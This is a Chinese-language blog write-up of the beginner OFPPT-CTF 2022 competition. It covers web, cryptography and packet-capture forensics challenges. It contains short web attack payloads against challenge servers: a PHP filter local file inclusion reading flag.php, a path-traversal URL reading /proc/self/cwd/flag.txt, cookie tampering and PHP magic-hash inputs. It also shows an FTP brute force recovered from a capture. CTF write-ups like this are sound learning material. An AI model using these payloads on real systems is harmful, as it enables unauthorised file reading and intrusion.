

OFPPT-CTF 2022 部分writeup

原创


shu天 于 2022-03-27 18:01:09 发布 3416 收藏 2

分类专栏: [ctf](#) 文章标签: [ctf web](#)

不允许转载

本文链接: https://blog.csdn.net/weixin_46081055/article/details/123696739

版权



[ctf 专栏收录该内容](#)

80 篇文章 4 订阅

订阅专栏

OFPPT-CTF 2022 部分writeup

CTFd Rules Users Teams Scoreboard Challenges

Notifications Team Profile Settings

Welcome to OFPPT-CTF

Bienvenue à OFPPT-CTF

No real sponsors, a learning event for super beginners. Thank you community! Honorable mentions: DigitalOcean, CTFd, ctftime, hackthebox.eu, tryhackme.com and the beloved community.

Please read the [rules](#) of the event

[Click here](#) to register to the CTF event, create your team and join the event.

Veuillez lire les [règles](#) de l'événement:

[Cliquer ici](#) pour vous enregistrer à l'événement, créer une équipe et rejoindre l'événement.

Réseaux sociaux - Follow us on social media:



CSDN @shu天

OFPPT-CTF 2022

OFPPT-CTF 2022 部分writeup

Web

Logs

easy web

LFI

library

Chocolate

php

Cryptography

Rome famous general

Milkshake

Transposition

Forensics

Shark

Windows memory dump

pcap analysis

pcap analysis 2

pcap analysis 3

pcap analysis 4

pcap analysis 5

pcap analysis 6

linux

Prison Break

本文来自csdn的☐☐[shu天](#)☐☐，平时会记录**ctf**、**取证**和**渗透**相关的文章，欢迎大家来我的主页：[shu天_CSDN博客-ctf,取证,web领域博主](#)
看看ヾ(@~ω~@)ノ！！

Web

Logs


Our apache server is under attack. Thoses are the access logs of the server, can you find out what they are doing?


```
Disallow: /checkout$
Disallow: /checkout/
Disallow: /cart$
Disallow: /cart/
Disallow: /account$
Disallow: /account/
Disallow: /api/
Disallow: /static/
Disallow: /*?author=*
Disallow: /*&author=*
Disallow: /*?tag=*
Disallow: /*&tag=*
Disallow: /*?category=*
Disallow: /*&category=*
Disallow: /*?month=*
Disallow: /*&month=*
Disallow: /*?view=*
Disallow: /*&view=*
Disallow: /somerandomtext/flag.php
Disallow: /*?format=json
Disallow: /*&format=json
Disallow: /*?format=page-context
Disallow: /*&format=page-context
Disallow: /*?format=main-content
Disallow: /*&format=main-content
Disallow: /*?format=json-pretty
Disallow: /*&format=json-pretty
Disallow: /*?format=ical
Disallow: /*&format=ical
Disallow: /*?reversePaginate=*
Disallow: /*&reversePaginate=*
```


CSDN @shu天

php伪协议读一下

```
/pages/page.php?f=php://filter/convert.base64-encode/resource=../somerandomtext/flag.php
```



```
PD9waHAKICAgICRmbGFnd0gk9GUFBLUNURnt0aDFzXzFzX2FuXzM0c3lfbGYxX2NoNGxsZW5nM30iOwo/Pgo=
```



CSDN @shu天

library


I created a file library in my website. I don't have a lot of files, but take a look to the ones I have!

本题同<https://ahmed-belkahla.me/post/csictf2020/?msclkid=7546b593aab011ecb605c6b48f5bdbae>



payload:


```
http://143.198.224.219:8888/getFile?file[]=../../&file[]=../../&file[]=../../&file[]=../../&file[]=../../&file[]=../../proc/self/cwd/flag.txt&file[]=.&file[]=js
```



Chocolate

My friend is only willing to eat chocolate. Any other food he rejects.

改个cookie



Cookie: flavour=Y2hvY29sYXR1

Send Cancel < >

Request

Pretty Raw Hex \n ☰

```

1 GET / HTTP/1.1
2 Host: 143.198.224.219:11111
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
  ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: flavour=Y2hvY29sYXRl
0 If-None-Match: W/"14f-17f5bb1e2f8"
1 If-Modified-Since: Sat, 05 Mar 2022 20:07:39 GMT
2 Connection: close
3
4

```

Response

Pretty Raw Hex Render \n ☰

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 40
5 ETag: W/"28-LobpTvZ+4jVA4+Tldv+SISj7ma8"
6 Date: Wed, 23 Mar 2022 14:08:04 GMT
7 Connection: close
8
9 OFPPT-CTF{C00k13s_n33d_ch0c014t3_f14v0r}

```

CSDN @shu天

php

This website is broken; it shows its php source code. Can you find a way to read the flag.

```

<?php

if (isset($_GET['hash'])) {
    if ($_GET['hash'] === "10932435112") {
        die('Not so easy mate.');
```

```

    }

    $hash = sha1($_GET['hash']);
    $target = sha1(10932435112);
    if($hash == $target) {
        include('flag.php');
        print $flag;
    } else {
        print "OFPPT-CTF{not-the-one}";
    }
} else {
    show_source(__FILE__);
}

?>

```


sha1(10932435112)=0e07766915004133176347055865026311692244

sha1加密后以0E开头:

- sha1('aaroZmOk')
- sha1('aaK1STfY')
- sha1('aaO8zKZF')
- sha1('aa3OFF9m')

payload:

/?hash=aaroZmOk



OFFPPT-CTF{typ3_juggl1ng_1n_php}

CSDN @shu天

Cryptography

Rome famous general

We received an anonymous encrypted message. Can you help us decrypt this text? LRMMS-PSR{d3x3h_p43q4o_p1my3o}
it says you have to use a key: cipherkey

是Keyed Caesar

This encoder will let you specify the key word that is used at the beginning of the alphabet and will also let you shift the keyed alphabet around, just like a normal Caesar cipher. A simple test to see how this works would be to [insert the alphabet](#) into the encoder and then change "Shift" and modify the key.

Decrypt

Shift: 0

The key: cipherkey - [Show Keymaker](#)

Alphabet Used: CIPHERKYABDFGJLMNOQSTUVWXZ

LRMMS-PSR {d3x3h_p43q4o_p1my3o}

This is your encoded or decoded text:

OFFPPT-CTF {k3y3d_c43s4r_c1ph3r}

CSDN @shu天

OFFPPT-CTF{k3y3d_c43s4r_c1ph3r}

Milkshake

4e3255334e5449784d6a45794e54566a4e7a49794e5463314e474d334f444d774e3249315a6a51334e6a497a4d4463794e6a59334e5451304e47553d

↓

转ASCII

↓

N2U3NTIxMjEyNTVjNzIyNTc1NGM3ODMwN2I1ZjQ3NjIzMDcyNjY3NTQ0NGU=

↓

base64

↓

7e752121255c7225754c78307b5f476230726675444e

↓

转ASCII

↓

~u! !%\r%uLx0{ _Gb0rfuDN

↓

ROT47

↓

0FPPTCTF{I_L0v3_C7Fs}

ROT47 编码： (字母、数字、标点)

0FPPTCTF{I_L0v3_C7Fs}

ROT47

ROT18

ROT13

ROT5

复位

(点击第一次加密 点击第二次解密)

CSDN @shu天

0FPPT-CTF{I_L0v3_C7Fs}

Transposition

This one includes a transposition:

OFi3FntcP31_P1\$sT_o4-_nCCl_4TscsF11c{pTRrh44n3s10rpl0}s

Rail fence cipher

Encrypt Decrypt

OFi3FntcP31_P1\$sT_o4-_nCCl_4TscsF11c{_pTRrh44n3s10rp10}s_

Clear Show grid

Result

0FPPT-CTF{R41l_F3nc3_1s_4_C14ss1c_Tr4ns0p0sit1\$on_c1ph3r}

Rails

3

Offset

0

CSDN @shu天

0FPPT-CTF{R41l_F3nc3_1s_4_C14ss1c_Tr4ns0p0sit1\$on_c1ph3r}

Forensics

Shark

这题好坑，本来看http流以为是winrm解密，查了好多资料

然后发现 `tcp.stream eq 5`

Wireshark capture of an HTTP 200 OK response. The packet list shows frame 827 with 384 bytes. The packet details pane shows the response headers and body. The body contains a flag: Gur synt vf }w43bdc_3rd_g0110P_ci4gv4{PDM-DZZPY. The packet bytes pane shows the raw hex data of the response.

解密一下即可

转换前:
YPZZD-MDP{4vg4ic_P0110g_dr3_cdb34w} fv tnys ruG

加密位移: 10 [加密>] [解密>]

转换后:
OFPPT-CTF{4lw4ys_F0110w_th3_str34m} vl jdoi hkW

```
shen@sh3nz: /mnt/c/Users/shen$ echo "Gur synt vf }w43bdc_3rd_g0110P_ci4gv4{PDM-DZZPY" |rev
YPZZD-MDP{4vg4ic_P0110g_dr3_cdb34w} fv tnys ruG
shen@sh3nz: /mnt/c/Users/shen$
```

OFPPT-CTF{4lw4ys_F0110w_th3_str34m}

Windows memory dump

A Windows computer has been infected. The attacker managed to exploit a portion of a database backup that contains sensitive employee and customer private information. All memory dump challenges use the same file.


Inspect the memory dump and tell us the Windows Major Operating System Version, bit version, and the image date/time (UTC, no spaces or special characters). Submit the flag as OFPPT-CTF{OS_BIT_YYYYMMDDhhmmss}. Example: OFPPT-CTF{WindowsXP_32_20220120095959} File: 1.5 GB Decompressed: 5 GB

win10内存镜像要用vol3

pcap analysis

We need YOU to help us analyze the packet capture. Look for relevant data to the potential attempted hack. To gather some information on the victim, investigate the victim's computer activity. The "victim" was using a search engine to look up a name. Provide the name with standard capitalization: OFPPT-CTF{Terry_Stewart}. Download zip SHA1: b56857a89592bc1b66ce59181c86e5ceb56da1df Zip file password: 0FPP7C7F NOTE: Next pcap analysis challenges use this PCAP file.

用百度搜索的，百度关键词wd，他搜了不少东西，都试试



OFPPT-CTF{charles_geschickter}

这里可以确认受害者IP: 192.168.100.106

攻击者IP: 192.168.100.103

pcap analysis 2

After hacking the victim's computer, the attacker downloaded several files, including two binaries with identical names, but with different extensions: .exe and .bin (a Windows binary and a Linux binary, respectively).

What are the MD5 hashes of the two tool programs? Submit both hashes as the flag, separated by a '|': OFPPT-CTF{ExeMD5|BinMD5}

Use the PCAP file from 'pcap analysis' challenge.

The screenshot shows a Wireshark interface with a packet list on the left and a detailed view of a selected packet (No. 160) on the right. The packet list shows a series of TCP and FTP packets between 192.168.100.106 and 192.168.100.103. The detailed view shows the following layers:

- Kind: No-Operation (1)
- TCP Option - Timestamps: TSval 3354311, TSecr 418622524
- Kind: Time Stamp Option (8)
- Length: 10
- Timestamp value: 3354311
- Timestamp echo reply: 4186225244
- [Timestamps]
- [Time since first frame in this TCP stream: 0.00214572]
- [Time since previous frame in this TCP stream: 0.00008]
- [SEQ/ACK analysis]
- [IRTT: 0.000071985 seconds]
- [Bytes in flight: 19104]
- [Bytes sent since last PSH flag: 19104]
- TCP payload (19104 bytes)
- FTP Data (19104 bytes data)

The FTP data payload is shown in hexadecimal and ASCII. The ASCII view shows the beginning of a file named '123.exe'.

CSDN @shu天

```
shen@sh3nz: /mnt/d/download/3.23ctf/pcap-analysis$ md5sum 123.exe
9cb9b11484369b95ce35904c691a5b28 123.exe
shen@sh3nz: /mnt/d/download/3.23ctf/pcap-analysis$ md5sum 123.bin
4da8e81ee5b08777871e347a6b296953 123.bin
shen@sh3nz: /mnt/d/download/3.23ctf/pcap-analysis$ |
```

OFPPT-CTF{9cb9b11484369b95ce35904c691a5b28|4da8e81ee5b08777871e347a6b296953}

pcap analysis 3

The attacker cracked a password belonging to the victim. Submit the flag as: OFPPT-CTF{password}.
Use the PCAP file from 'pcap analysis' challenge.

攻击者在爆破ftp

No.	Time	Source	Destination	Protocol	Length	Info
155...	2021-08-23 06:51:34.0394136...	192.168.100.106	192.168.100.103	FTP	80	Request: PASS rockyou
155...	2021-08-23 06:51:34.0394218...	192.168.100.106	192.168.100.103	FTP	85	Request: PASS retkcihcsegc
155...	2021-08-23 06:51:34.0394295...	192.168.100.106	192.168.100.103	FTP	75	Request: PASS ""
155...	2021-08-23 06:51:34.0394421...	192.168.100.106	192.168.100.103	FTP	79	Request: PASS daniel
155...	2021-08-23 06:51:34.0394527...	192.168.100.106	192.168.100.103	FTP	81	Request: PASS password
155...	2021-08-23 06:51:34.0409426...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155...	2021-08-23 06:51:34.0409980...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155...	2021-08-23 06:51:34.0415453...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155...	2021-08-23 06:51:34.0418315...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155...	2021-08-23 06:51:34.0418805...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155...	2021-08-23 06:51:34.0421451...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155...	2021-08-23 06:51:34.0424216...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155...	2021-08-23 06:51:34.0426987...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155...	2021-08-23 06:51:34.0429706...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155...	2021-08-23 06:51:34.0432489...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.
155...	2021-08-23 06:51:34.0435238...	192.168.100.103	192.168.100.106	FTP	91	Response: 530 User cannot log in.

Frame 155720: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface eth0, id 0

爆破成功，得到密码

```
Wireshark · 追踪 TCP 流 (tcp.stream eq 73191) · pcap-analysis.pcapng
```

```
HOST
SIZE
MDTM
REST STREAM
311 END
USER cgeschickter
331 Password required
PASS darkangel
230 User logged in.
TYPE I
200 Type set to I.
OPTS UTF8 ON
200 OPTS UTF8 command successful - UTF8 encoding now ON.
SYST
215 Windows_NT
SITE HELP
214-The following SITE commands are recognized (* ==>'s unimplemented).
DIRSTYLE
HELP
214 HELP command successful.
PWD
257 "/" is current directory.
CWD /
```



82 客户端 分组, 116 服务器 分组, 164 turn(s).

```
USER cgeschickter
331 Password required
PASS darkangel
230 User logged in.
```

cgeschickter用户也与第一题呼应

pcap analysis 4

The attacker made a fatal mistake, and in doing so, gave control of his computer to... someone. he shouldn't have run that malicious program.
What is the hash md5 of the program? Submit the flag as: OFPPT-CTF{MD5_HASH}. Use the PCAP file from 'pcap analysis' challenge.



输入让你无语的MD5

75AC98147C07752767E09EF781CF998E401D19B01E30CBAA5109D6AD7EC9A174

解密

sha256

demagorgon

pcap analysis 5

The attacker started by performing a port scan of the victim computer.

Identify the open TCP ports discovered on the victim's machine? Enter the flag as the open ports, separated by commas, no spaces, in numerical order. Disregard port numbers > 10000. Example: OFPPT-CTF{80,110,111,143,443,2049} Use the PCAP file from 'pcap analysis' challenge.

根据提供的信息过滤一下

```
ip.src==192.168.100.103 && ip.dst==192.168.100.106 && tcp && frame.len==74
```

No.	Time	Source	Destination	Protocol	Length	Info
9383	2021-08-23 06:47:46.3414228..	192.168.100.103	192.168.100.106	TCP	74	445 → 35712 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=3002323 TSecr=4185873256
9386	2021-08-23 06:47:46.3414594..	192.168.100.103	192.168.100.106	TCP	74	3389 → 44388 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WS=1 SACK_PERM=1 TSval=3002323 TSecr=4185873256
9388	2021-08-23 06:47:46.3414839..	192.168.100.103	192.168.100.106	TCP	74	21 → 34750 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=3002323 TSecr=4185873256
9413	2021-08-23 06:47:46.3417912..	192.168.100.103	192.168.100.106	TCP	74	139 → 38650 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=3002323 TSecr=4185873257
9460	2021-08-23 06:47:46.3426090..	192.168.100.103	192.168.100.106	TCP	74	135 → 41756 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=3002324 TSecr=4185873257
242..	2021-08-23 06:47:52.9687475..	192.168.100.103	192.168.100.106	TCP	74	49448 → 54290 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=3008950 TSecr=4185879884
349..	2021-08-23 06:47:52.9802252..	192.168.100.103	192.168.100.106	TCP	74	49408 → 39974 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=3013362 TSecr=4185884295
698..	2021-08-23 06:48:12.6130226..	192.168.100.103	192.168.100.106	TCP	74	49411 → 46762 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=3028595 TSecr=4185899528
712..	2021-08-23 06:48:13.2277636..	192.168.100.103	192.168.100.106	TCP	74	49410 → 52510 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=3029209 TSecr=4185900143
910..	2021-08-23 06:48:22.8200348..	192.168.100.103	192.168.100.106	TCP	74	49419 → 50960 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=3038802 TSecr=4185900735
102..	2021-08-23 06:48:27.6268731..	192.168.100.103	192.168.100.106	TCP	74	49409 → 36396 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=3043608 TSecr=4185914542
122..	2021-08-23 06:48:36.1096208..	192.168.100.103	192.168.100.106	TCP	74	49412 → 57090 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=3052091 TSecr=4185923025
147..	2021-08-23 06:48:48.9532547..	192.168.100.103	192.168.100.106	TCP	74	135 → 51242 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=3064935 TSecr=4185935868
